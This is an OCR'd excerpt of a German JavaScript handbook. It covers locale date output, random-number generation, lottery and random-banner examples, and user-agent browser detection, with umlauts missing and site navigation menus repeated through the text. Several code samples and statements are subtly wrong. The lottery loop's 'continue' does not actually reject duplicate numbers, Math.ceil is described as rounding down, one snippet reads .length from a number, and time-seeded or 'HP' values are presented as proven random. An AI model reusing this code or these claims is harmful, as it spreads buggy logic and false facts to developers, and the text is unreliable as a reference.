11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- **Kapitel 5 Datum**
  - **5.1 Tagesdatum**
  - **5.2 Y2K**
  - **5.3 Mit Daten rechnen**
  - **5.4 Lokales Datumsformat**

top

5.4 Lokales Datumsformat

Mit der Methode `toLocaleString()` knnen Sie einen Datumswert an die lokalen Einstellungen (das heit, an die Sprachversion des Betriebssystems und an lokale Spracheinstellungen) anpassen. So recht funktioniert das aber erst mit neueren Internet-Explorer-Versionen, die die entsprechenden Informationen direkt aus den Daten in der Systemsteuerung holen (unter Windows; bei anderen Betriebssystemen stehen diese Informationen an anderer Stelle). Die folgende Tabelle zeigt, wie fnf Browserversionen das aktuelle Datum nach Anwendung von `toLocaleString()` ausgeben – bei identischen Einstellungen in der Systemsteuerung.

32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web
36 Die Zukunft von JavaScript
Index

Download:
- ZIP, ca. 9,2 MB
Buch bestellen
Ihre Meinung?

Tabelle 5.3 Die Ergebnisse von `toLocaleString()` bei deutschen Browserversionen

Netscape Navigator 4.x	Sunday, December 31, 2006 12:00:00
Netscape 6.x/7.x	Sunday, December 31, 2006 12:00:00
Netscape 8.x/Mozilla 1.x/Firefox	Sonntag, 31. Dezember 2006 12:00:00
Internet Explorer 5.0x	12/31/2006 12:00:00
Internet Explorer 5.5/6/7	Sonntag, 31. Dezember 2006 12:00:00

Sie sehen also: Darauf knnen Sie sich leider nicht verlassen.

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation

JavaScript und AJAX von Christian Wenz
Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- **Kapitel 6 Zufall**
  - **6.1 Zufallszahlen erstellen**
    - **6.1.1 JavaScript-Zufallszahlen**
    - **6.1.2 HP-Verfahren**
    - **6.1.3 Datumswert**
  - **6.2 Hilfsfunktionen**
    - **6.2.1 Zufallszahl aus einem Bereich**
  - **6.3 Anwendungsbeispiele**
    - **6.3.1 Lottozahlen**
    - **6.3.2 Zufallsbanner**

Das, wobei unsere Berechnungen versagen, nennen wir Zufall. – Albert Einstein

Kapitel 6 Zufall

Wenn Sie den Zufallsbegriff streng mathematisch auslegen, ist ein Computer gar nicht in der Lage, einen Zufall zu produzieren. Der Grund liegt auf der Hand: Ein Computer kann keine Zufallszahl aus irgendwelchen (tatschlichen) Stromschwankungen ermitteln, sondern muss diese auf Basis eines Algorithmus berechnen.

Dennoch ist ein Computer in der Lage, **relativ zufllige** Zahlenfolgen zu produzieren. Es gibt eine Reihe von Methoden, um zufllige Zahlenfolgen zu bestimmen. Das Problem bei solchen Methoden ist jedoch immer der Startwert.

32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web
36 Die Zukunft von JavaScript
Index

Download:
- ZIP, ca. 9,2 MB
Buch bestellen
Ihre Meinung?

Wir stellen in diesem Kapitel einige Mglichkeiten vor, wie Sie selbst Zufallszahlen erzeugen knnen. Als Nchstes programmieren wir einige Hilfsfunktionen, die Ihnen einen schnellen Zugriff auf die Zufallszahlen ermglichen. Am Ende des Kapitels zeigen wir noch einige Beispielapplikationen, die mit Zufallszahlen (und JavaScript) erstellt werden knnen.

Fast die komplette bentigte Funktionalitt steckt in dem `Math`-Objekt von JavaScript, unter anderem die Ermittlung einer Zufallszahl und das Runden von Zahlen.

top

6.1 Zufallszahlen erstellen ▼

Bei der Ermittlung einer Zufallszahl haben Sie die freie Auswahl: Entweder Sie bedienen sich bei den mitgelieferten Funktionalitten, oder Sie programmieren Ihren eigenen Zufallsgenerator.

top

6.1.1 JavaScript-Zufallszahlen ▼▲

Seit den Anfngen von JavaScript gibt es die Methode `Math.random()`, die eine (ziemlich) zufllige Zahl zwischen 0 und 1 zurckliefert. Die Browser bedienen sich hierbei eines internen Algorithmus. Als Startwert fr diesen Algorithmus verwenden die Browser vernderliche Daten wie beispielsweise die aktuelle Uhrzeit sowie (bei manchen Algorithmen) benutzerspezifische Daten wie etwa den freien Speicher auf der Festplatte oder die MAC-Adresse der Netzwerkkarte.

Es ist nicht weiter schlimm, dass `Math.random()` eine Fliekommazahl zwischen 0 und 1 zurckliefert. Wenn Sie eine ganzzahlige Zufallszahl innerhalb eines bestimmten Bereichs haben mchten, knnen Sie aus der Fliekommazahl eine ganze Zahl ermitteln, behalten dabei aber das Zufallsmoment bei (mehr dazu spter im Kapitel).

top

6.1.2 HP-Verfahren ▼▲

Das HP-Verfahren ist nach der amerikanischen Firma Hewlett-Packard benannt, die vor allem fr ihre Tintenstrahl- und Laserdrucker bekannt ist. Die Entwicklungsabteilung der Firma hat der Legende nach den Algorithmus entwickelt (sie empfiehlt ihn zumindest vehement und baut ihn angeblich auch in die eigenen Produkte ein).

Der Algorithmus funktioniert folgendermaen[1] :


- Man beginne mit einer Zahl zwischen 0 und 1.
- Man addiere zu dieser Zahl die Kreiszahl p (etwa 3,14159265...).
- Das Ergebnis potenziere man mit 8 (umgangssprachlich: Das Ergebnis hoch 8 nehmen).
- Der Nachkommaanteil des Ergebnisses ist die nchste Zufallszahl.
- Mit dem Nachkommateil starte man den Algorithmus erneut, um eine weitere Zufallszahl zu erhalten.

Es ist mathematisch nachgewiesen, dass dieser Algorithmus die (mathematischen) Bedingungen fr einen **Zufallsgenerator** erfllt; die entstehende Zahlenfolge ist tatschlich **zufllig**.

Was uns fehlt, ist ein Startwert zwischen 0 und 1. Mit `Math.random()` liee sich einer bestimmen, aber das wrde die Grundidee unseres Vorgehens konterkarieren. Stattdessen setzen wir hier eine andere, weitere Methode zur Bestimmung einer Zufallszahl ein − auch wenn die nicht ganz so geeignet ist wie beispielsweise `Math.random()`.

Mit dem `Date`-Objekt aus dem vorherigen Kapitel knnen Sie auf das aktuelle Datum und die aktuelle Uhrzeit zugreifen. Die Methode `getTime()` liefert die so genannte **Epochenzeit** zurck. Das ist die Anzahl der seit dem 1. Januar 1970, Mitternacht, verstrichenen Millisekunden.

Diese Zahl ist mehr oder wenig zufllig und damit ein besonders geeigneter Zufallswert fr unsere Zwecke. Werfen wir einen Blick auf einen dieser Datumswerte: Rufen Sie dazu in Ihrem Browser die Pseudo-URL `javascript:alert(new Date().getTime())` auf.



Hier klicken, um das Bild zu Vergrern

Abbildung 6.1 Das ist tatschlich eine Uhrzeit.

Als Startwert bentigen Sie aber eine Zahl zwischen 0 und 1. Aus diesem Grund mssen Sie vor die lange Zahl 0. schreiben, um diese mglichst schnell in eine Fliekommazahl umzuwandeln.

Bevor der Zeitwert in eine Fliekommazahl umgewandelt wird, ist noch eine weitere berlegung erforderlich. Wenn Sie die Zufallszahlengenerierung mehrmals hintereinander aufrufen, hneln sich die ersten Zufallszahlen sehr, denn der Startwert ndert sich dort erst circa in der achten Nachkommastelle. Aus diesem Grund ist es eine gute Idee, das Ergebnis von `getTime()` umzudrehen, also die letzte Ziffer als erste Nachkommastelle zu verwenden, die vorletzte Ziffer als zweite Nachkommastelle und so weiter. Da viele Browser als letzte Ziffer von `getTime()`immer 0 liefern, ignorieren wir die letzte Ziffer vollstndig.

```
var t = new Date().getTime();
var t2 = "";
for (var i=2; i<=t.length; i++) {
   t2 += t.charAt(t.length-i);
}
eval("var z = 0." + t2);
```

Am Ende enthlt die Variable `z` eine (recht zufllige) Zahl zwischen 0 und 1.

Nun kann der Rest des Algorithmus programmiert werden: Zur Zahl wird p hinzuaddiert (p steht bei JavaScript in der Eigenschaft `Math.PI` zur Verfgung):

```
z += Math.PI;
```

Dann wird das Ergebnis mit 8 potenziert − mit der Methode `pow()` des Math-Objekts:

```
z = Math.pow(z, 8);
```

Die neue Zufallszahl ist dann der Nachkommaanteil des Ergebnisses – das ermitteln Sie mit der Methode `floor()` des Math-Objekts:

```
z -= Math.floor(z);
```

Das Gegenstck zu `floor()` ist die Methode `ceil()` – die rundet nmlich ab.

Die folgende Funktion fasst dieses Vorgehen zusammen. Die jeweils letzte Zufallszahl wird in einer globalen Variablen gespeichert, damit sie beim nchsten Aufruf der Funktion wieder als Startwert verwendet werden kann.

```
var zufall_hp_zahl = 0;
function zufall_hp() {
   if (zufall_hp_zahl == 0) {
      var t = new Date().getTime().toString();
      var t2 = "";
      for (var i=2; i<=t.length; i++) {
         t2 += t.charAt(t.length-i);
      }
      eval("zufall_hp_zahl = 0." + t2 + ";");
   }
   zufall_hp_zahl += Math.PI;
   zufall_hp_zahl = Math.pow(zufall_hp_zahl, 8);
   zufall_hp_zahl -= Math.floor(zufall_hp_zahl);
   return zufall_hp_zahl;
}
```

top

6.1.3 Datumswert

Betrachten Sie noch einmal, was der Browser bei der Eingabe der Pseudo-URL `javascript:alert(new Date().getTime())` ausgibt (siehe auch Abbildung 6.1). Sie erhalten eine recht lange Zahl, die offensichtlich immer auf 0 endet. Das hat mit den browserinternen Ablufen zu tun sowie mit der Unfhigkeit, auf die Millisekunde genau zu messen. Fr Sie entscheidend ist aber, dass Sie diesen Wert durch 10 teilen sollten, um eine zuflligere Zahl zu erhalten:

```
var z = new Date().getTime();
z = Math.round(z / 10);
```

Wenn Sie nun eine ganzzahlige Zufallszahl bentigen, gibt es eine einfache Mglichkeit, diese zu ermitteln. Verwenden Sie die Modulo-Rechnung!

Unter Modulo versteht man den Rest, den eine Division liefert. Unter JavaScript ist der Modulo-Operator `%`. `15% 7` liefert als Ergebnis `1`, denn bei der Division von 15 durch 7 bleibt als Rest 1 brig (15 = 2 7 + 1).

Ein wenig mathematischer: Der Rest bei einer Division durch N ist eine Zahl zwischen 0 und N-1. Wenn Sie also eine Zufallszahl zwischen 0 und N haben mchten, knnen Sie wie folgt vorgehen:

```
var z = new Date().getTime();
z = Math.round(z / 10);
z %= n;
```

Die folgende Funktion setzt dieses Vorgehen allgemein fr die Aufgabenstellung berechne eine Zufallszahl zwischen a und b um.

```
function zufall_datum(a, b) {
   var spanne = b – a + 1; // Lnge des Intervalls
   var z = new Date().getTime();
   z = Math.round(z / 10);
   z %= spanne;  // z ist zwischen 0 und spanne-1
   z += a; // z ist nun zwischen a und b
   return z;
}
```

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation

JavaScript und AJAX von Christian Wenz
Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- **Kapitel 6 Zufall**
  - **6.1 Zufallszahlen erstellen**
    - **6.1.1 JavaScript-Zufallszahlen**
    - **6.1.2 HP-Verfahren**
    - **6.1.3 Datumswert**
  - **6.2 Hilfsfunktionen**
    - **6.2.1 Zufallszahl aus einem Bereich**
  - **6.3 Anwendungsbeispiele**
    - **6.3.1 Lottozahlen**
    - **6.3.2 Zufallsbanner**

top

6.2 Hilfsfunktionen

Sie wissen nun, wie Sie Zufallszahlen zwischen 0 und 1 generieren knnen (von der Funktion `zufall_datum()` einmal abgesehen); fr weitere Funktionalitten bentigen Sie aber noch einige weitere Funktionen. Natrlich knnen Sie bei jeder neuen Anwendung dieses Problem erneut lsen, aber der Sinn dieses Buches ist es ja unter anderem, Ihnen diese Arbeit abzunehmen.

top

6.2.1 Zufallszahl aus einem Bereich

32 Warenkorb

33 JavaScript-Bibliotheken

34 Referenz

35 Quellen im Web

36 Die Zukunft von JavaScript

Index

Download:
- ZIP, ca. 9,2 MB

Buch bestellen

Ihre Meinung?

`Math.random()` liefert eine Zufallszahl zwischen 0 und 1 zurck. Oft bentigen Sie jedoch eine ganzzahlige Zufallszahl. Dazu mssen Sie die Zahl umrechnen.

Im Folgenden wollen wir etwas machen, bei dem jeder Mathematiker nur den Kopf schtteln wrde: Wir wollen mit Intervallen rechnen. Dazu verwenden wir die folgende Intervallschreibweise: `]a, b[` steht fr eine Zahl, die zwischen `a` und `b` liegt, jedoch weder `a` noch `b` ist.

Nun geht es los: Wir wollen eine Zahl ermitteln, die im Intervall `]a, b]` liegt. Beginnen wir mit den bereits bekannten Funktionen: `Math.random()` oder `zufall_hp()` oder `zufall_datum()` liefern eine Zahl zwischen 0 und 1 zurck:

```
]0, 1[
```

Diese Zahl wollen wir mit `b - a + 1` multiplizieren. Also mssen die Grenzen des Intervalls mit diesem Faktor multipliziert werden:

```
]0, b - a + 1[
```

Dann wird zur Zahl `a` hinzugezhlt:

```
]a, b+1[
```

Sie haben nun eine Zahl erhalten, die grer als `a` und auf jeden Fall kleiner als `b+1` ist. Wenn Sie diese Zahl abrunden, erhalten Sie eine ganze Zahl, die zwischen (jeweils einschlielich) `a` und `b` liegt.

Dieser Algorithmus lsst sich leicht in JavaScript umsetzen:

```
function zufall_intervall(a, b) {
   var z = Math.random();
   z *= (b - a + 1);
   z += a;
   return (Math.floor(z));
}
```

Wenn Sie statt `Math.random()` lieber auf `zufall_hp()` setzen mchten, mssen Sie die Funktion lediglich an einer Stelle verndern:

```
function zufall_intervall_hp(a, b) {
```

```
    var z = zufall_hp();
    z *= (b - a + 1);
    z += a;
    return (Math.floor(z));
  }
```

<<zurck **<top>** **vor>>**

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation
32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web
36 Die Zukunft von JavaScript

JavaScript und AJAX von Christian Wenz
Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- Kapitel 6 Zufall
  - 6.1 Zufallszahlen erstellen
    - 6.1.1 JavaScript-Zufallszahlen
    - 6.1.2 HP-Verfahren
    - 6.1.3 Datumswert
  - 6.2 Hilfsfunktionen
    - 6.2.1 Zufallszahl aus einem Bereich
  - 6.3 Anwendungsbeispiele
    - 6.3.1 Lottozahlen
    - 6.3.2 Zufallsbanner

top

6.3 Anwendungsbeispiele ▼

Mithilfe der in diesem Kapitel vorgestellten Funktionen knnen Sie nun so viele Zufallszahlen erzeugen, wie Sie mchten. Sollte Ihnen zufllig kein Verwendungszweck fr diese Zahlen einfallen, finden Sie im Folgenden zwei Anwendungsbeispiele.

top

6.3.1 Lottozahlen ▼▲

Im deutschen Lottoblock werden zweimal pro Woche sechs (Zufalls-) Zahlen aus 49 sowie eine Zusatzzahl gezogen; in anderen Lndern ist das Vorgehen hnlich, wenngleich sich die Zahlen leicht ndern. Ignorieren wir die Zusatzzahl, dann bleibt nur noch das Problem, sechs **verschiedene** Zahlen zu ziehen. Das geht aber recht einfach: Die Zahlen werden in einem Array gespeichert. Nach jedem Ziehen einer Zahl wird nachgesehen, ob die Zahl bereits im Array vorhanden ist. Falls nein, wird sie ins Array eingefgt:

```
var lotto; // die Lottozahlen
// ...
var zahl = zufall_intervall(1, 49);
```

```
for (var i=0; i < lotto.length; i++) {
   if (lotto[i] == zahl) {
      continue;
   }
}
lotto[lotto.length] = zahl;
```

Wie Sie sehen, fehlt hier noch ein wenig: Die Verwendung von `continue` deutet an, dass eine Schleife zum Einsatz kommt. Und in der Tat: In einer `while`-Schleife werden so lange Zahlen gezogen, bis das Array voll ist, also in unserem Beispiel sechs Elemente enthlt:

```
while (lotto.length < 6) {
   // ...
}
```

Das birgt natrlich ein wenig Gefahrenpotenzial in sich: Wenn Sie die Werte ungnstig whlen (etwa: sechs verschiedene Zufallszahlen zwischen eins und fnf), erhalten Sie eine Endlosschleife. Achten Sie also darauf, welche Grenzen Sie angeben!

Hier folgt das komplette Listing:

```
<html>
<head>
<title>Lottozahlen</title>
<script type="text/javascript">
function zufall_intervall(a, b) {
   var z = Math.random();
   z *= (b - a + 1);
   z += a;
   return (Math.floor(z));
}
</script>
</head>
<body>
<h1>Lottozahlen</h1>
<script type="text/javascript"><!--
var lotto = [];
while (lotto.length < 6) {
   var zahl = zufall_intervall(1, 49);
   for (var i=0; i < lotto.length; i++) {
      if (lotto[i] == zahl) {
         continue;
      }
   }
   lotto[lotto.length] = zahl;
}

document.write(lotto.toString());
//--></script>
</body>
</html>
```

Zum Vergleich noch das Listing fr den Einsatz des HP-Algorithmus zur Generierung der Zufallszahlen:

```
<html>
<head>
<title>Lottozahlen</title>
<script type="text/javascript">
var zufall_hp_zahl = 0;
function zufall_hp() {
```

```
   if (zufall_hp_zahl == 0) {
      var t = new Date().getTime().toString();
      var t2 = "";
      for (var i=2; i<=t.length; i++) {
         t2 += t.charAt(t.length-i);
      }
      eval("zufall_hp_zahl = 0." + t2 + ";");
   }
   zufall_hp_zahl += Math.PI;
   zufall_hp_zahl = Math.pow(zufall_hp_zahl, 8);
   zufall_hp_zahl -= Math.floor(zufall_hp_zahl);
   return zufall_hp_zahl;
}
function zufall_intervall_hp(a, b) {
   var z = zufall_hp();
   z *= (b - a + 1);
   z += a;
   return (Math.floor(z));
}
</script>
</head>
<body>
<h1>Lottozahlen</h1>
<script type="text/javascript"><!--
var lotto = new Array();
while (lotto.length < 6) {
   var zahl = zufall_intervall_hp(1, 49);
   for (var i=0; i < lotto.length; i++) {
      if (lotto[i] == zahl) {
         continue;
      }
   }
   lotto[lotto.length] = zahl;
}

document.write(lotto.toString());
//--></script>
</body>
</html>
```



Hier klicken, um das Bild zu Vergrern

Abbildung 6.2 Die zufllig ermittelten Lottozahlen

top

6.3.2 Zufallsbanner ▲

Eine hufige Anwendung besteht darin, einen von mehreren Textbausteinen einzublenden. Stellen Sie sich vor, Sie haben einen Satz von zehn Werbebannern, die alle gleichmig oft aufgerufen werden sollen. Dies ist ein Paradebeispiel fr die Anwendung von Zufallszahlen.

An diesem Beispiel soll eine mgliche Zusammenarbeit zwischen Skriptprogrammierern, den Skripten in diesem Buch und einem HTML-Programmierer demonstriert werden.

Von der Konzeption her wre es mglich, eine Funktion zu erstellen, die als Parameter ein Array mit Links und ein (gleich sortiertes Array) mit den zugehrigen Linktexten erwartet. Bei grafischen Bannern muss anstelle der Linktexte ein Array mit den Namen der Bannergrafiken erstellt werden. Dies ist jedoch etwas schwierig und umstndlich.

Stattdessen soll hier ein anderer Weg gewhlt werden. Der Code zur Auswahl der einzelnen URLs und der zugehrigen Linktexte wird direkt in die HTML-Seite integriert. Von den Skripten aus diesem Kapitel wird lediglich eine Funktion zur Zufallszahlengenerierung eingesetzt. Damit dieses Beispiel bei Ihnen funktioniert, mssen Sie zunchst die im Code verwendeten Banner erstellen.

Als Zufallsfunktion bieten sich hier `zufall_intervall(a, b)` oder `zufall_intervall_hp(a, b)` an:

```
<html>
<head>
<title>Zufallsbanner</title>
<script type="text/javascript"><!--
function zufall_intervall(a, b) {
  var z = Math.random();
  z *= (b - a + 1);
  z += a;
  return (Math.floor(z));
}

// Variablen mit URLs und Linktexten
var urls = new Array();
var texte = new Array();
var grafiken = new Array();

urls[urls.length] = "http://www.microsoft.de/";
texte[texte.length] = "Microsoft Deutschland";
grafiken[grafiken.length] = "microsoft.png";
urls[urls.length] = "http://www.mozilla.com/";
texte[texte.length] = "Mozilla Foundation";
grafiken[grafiken.length] = "mozilla.png";

urls[urls.length] = "http://www.opera.com/";
texte[texte.length] = "Opera Browser";
grafiken[grafiken.length] = "opera.png";

var zufall = zufall_intervall(0, urls.length - 1);
var url = urls[zufall];
var text = texte[zufall];
var grafik = grafiken[zufall];
//--></script>
</head>
<body>
<h1>Zufallsbanner</h1>
<script type="text/javascript"><!--
document.write("<a href=\"" + url + "\"\>");
document.write("<img src=\"" + grafik +"\" border=\"0\" / /\>");
// alternativ fr Textlinks: document.write(text);
document.write("</a\>");
//--></script>
```

```
</body>
</html>
```

Im oben dargestellten Listing finden Sie parallel dazu noch den Code fr Textlinks. Anstelle der Ausgabe der Grafik

```
document.write("<img src=\"" + grafik +"\" border=\"0\" />");
```

muss der entsprechende Text fr den Link ausgegeben werden:

```
document.write(text);
```

---

[1]Ausgegraben aus: Schlerduden – Die Mathematik II, 3., neu bearbeitete und erweiterte Auflage, Dudenverlag 1991

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- **Kapitel 7 Browserinformationen**
  - **7.1 Browser-Erkennung**
  - **7.2 Weiterleitung**

24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation
32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web
36 Die Zukunft von JavaScript
Index

Download:
- ZIP, ca. 9,2 MB
Buch bestellen
Ihre Meinung?

Was man verachten will, das muss man kennen. – Gorch Hans Kinau Fock

Kapitel 7 Browserinformationen

Im gesamten Buch werde ich mich immer wieder mal ber die Inkompatibilitten der Browser beschweren und Sie beschwren, diese immer zu bercksichtigen, um nicht einen mglichen Kunden zu verlieren. Oft werden Alternativen zu inkompatiblen Methoden angeboten, so dass gewisse Features auch auf mglichst vielen Browsern laufen. In diesem Abschnitt wird eine andere, wenngleich seltenere Lsung aufgezeigt. Man kann nmlich versuchen, den Browsertyp und die Browserversion des Benutzers zu erkennen und gewisse Browser auf spezielle Seiten umzuleiten, die fr diesen Browser optimiert (ein schreckliches Wort) worden sind. Wenn Sie also auf Ihren Seiten die neuesten Effekte verwenden, sollten Sie auf Ihrer Homepage den Browser des Besuchers erkennen und nur Nutzer mit neuen Browsern auf Ihre effektbeladene Seite weiterleiten; der Rest darf eine schlankere, kompatiblere Version der Seiten (die Sie hoffentlich erstellt haben!) betrachten.

top

7.1 Browser-Erkennung

Die Browser-Erkennung wurde seinerzeit von Netscape praktisch perfektioniert; der Client Sniffer war weit bekannt und erkannte fast alle Unterversionen der meisten bekannten JavaScript-fhigen Browser. In der Praxis braucht man das freilich nicht so genau. Oft kann man abfragen, ob ein Browser ein Objekt untersttzt (dazu in spteren Kapiteln mehr), oder es gibt eine Mglichkeit, die Funktionalitt auch mit der Urversion, also JavaScript 1.0, nachzubilden (siehe beispielsweise Arrays). Ebenso kann man mit den verschiedenen Werten fr das `language`-Attribut des `<script>`-Tags operieren, was aber mittlerweile nicht mehr praktikabel ist.

Fr die Erkennung der Browserversion gibt es ein eigenes Objekt, `navigator`. Man braucht davon keine Instanz zu erzeugen, sondern kann direkt darauf zugreifen. Das Objekt hat drei interessante Eigenschaften. Bei drei Browsern, einem Firefox 2.0 (Alpha) unter Windows 2000, einem Internet Explorer 6 unter Windows XP und einem Safari unter MacOSX 10.4, haben diese Eigenschaften die in der folgenden Tabelle aufgefhrten Werte:

Tabelle 7.1 Werte des `navigator`-Objekts bei drei exemplarischen Browsern

Eigenschaft	Firefox 2.0 Alpha	Internet Explorer 6 deutsch	Safari deutsch
	Netscape	Microsoft Internet Explorer	Netscape
	Mozilla/5.0 (Windows; U; Windows NT 5.0; en-US; rv:1.8.1b1) Gecko/20060710 Firefox/2.0b1	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 1.0.3705; .NET CLR 1.1.4322; .NET CLR 2.0.50727)	Mozilla/5.0 (Macintosh; U; Intel MacOSX; en) AppleWebKit/418 (KHTML, like Gecko) Safari/417.9.3
	5.0 (Windows; en-US)	4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 1.0.3705; .NET CLR 1.1.4322; .NET CLR 2.0.50727)	417.9.3

Sie sehen insbesondere, dass man **eigentlich** mit `navigator.appName` schon einmal zwischen Netscape und dem Internet Explorer unterscheiden kann. Doch leider gibt sich auch der Safari als Netscape aus. Daher ist es besser, auf `navigator.userAgent` zurckzugreifen. Diese Eigenschaft hat den Aufbau `Mozilla/Versionsnummer` und dahinter plattformspezifische Informationen. Bei der Versionsnummer ist der Internet Explorer so ehrlich und gibt (in vielen Versionen) zu, meistens in Sachen JavaScript eine Version hinter dem Netscape-Pendant zurckzuliegen. Der Internet Explorer 5 ist in Sachen JavaScript in etwa auf der Hhe des Netscape Navigator 4, also fngt `navigator.userAgent` mit `Mozilla/4.0` an. Der Internet Explorer 6 jedoch gibt dieselbe Mozilla-Versionsnummer an! Das heit, man kann von der Zeichenkette hinter `Mozilla/` keine direkten Rckschlsse auf die Browser-Versionsnummer ziehen! Auch die diversen Mozilla-Browser identifizieren sich in `navigator.appName` als `Netscape`, weswegen an dieser Stelle immer noch die Unterscheidung zwischen Netscape und Internet Explorer getroffen wird. Der Netscape selbst hat zwar nur noch einen sehr kleinen Marktanteil, doch da der Browser mittlerweile ebenfalls auf Mozilla basiert, kann er mit Firefox & Co. in einen Topf geworfen werden.

In diesem Abschnitt werden nur die Versionsnummern von Mozilla Firefox und Internet Explorer bestimmt. Unter der angegebenen URL finden Sie noch detailliertere Informationen, auch fr andere Browser wie etwa Opera.

Wann ist es Firefox (oder ein anderer Mozilla-Browser)?

Wie Sie bereits gesehen haben, kann man mit `navigator.appName` nicht auf den Browser-Hersteller

schlieen, auch dann nicht, wenn navigator.user-Agent mit Mozilla beginnt. Aber es gibt ein weiteres Entscheidungskriterium: Alle Mozilla-Browser basieren auf der Gecko-Engine und enthalten so eine Angabe der Machart Gecko/Versionsnummer. Wenn Sie also nach Gecko/ suchen (inklusive des Schrgstrichs) und fndig werden, haben Sie es mit einem Mozilla-Browser zu tun. Vorsicht: Nur nach Gecko zu suchen scheitert, denn darauf passt auch der Safari-Browser.

Hier der entsprechende Code. Beachten Sie, dass der Inhalt von navigator.userAgent der Einfachheit halber mit toLowerCase() in Kleinbuchstaben umgewandelt wird.

```
var ua = navigator.userAgent.toLowerCase();
var mozillabrowser = (ua.indexOf("gecko/") != -1);
```

Wann ist es der Internet Explorer?

Der Internet Explorer ist viel einfacher zu erkennen. Wie Sie bereits gesehen haben, schreibt der Internet Explorer in navigator.userAgent seine Versionsnummer in der folgenden Form: MSIE Versionsnummer. Es muss also einfach auf das Vorhandensein der Zeichenkette MSIE geprft werden bzw. nach der Umwandlung in Kleinbuchstaben auf die Existenz der Zeichenkette msie. Auerdem darf die Zeichenkette opera nicht vorkommen, denn dies identifiziert den Opera-Browser (siehe dazu den nchsten Abschnitt).

```
var ua = navigator.userAgent.toLowerCase();
var mozillabrowser = (ua.indexOf("gecko/") != -1);
var iebrowser = (ua.indexOf("msie") > -1 && ua.indexOf("opera") == -1);
```

Wann ist es Opera?

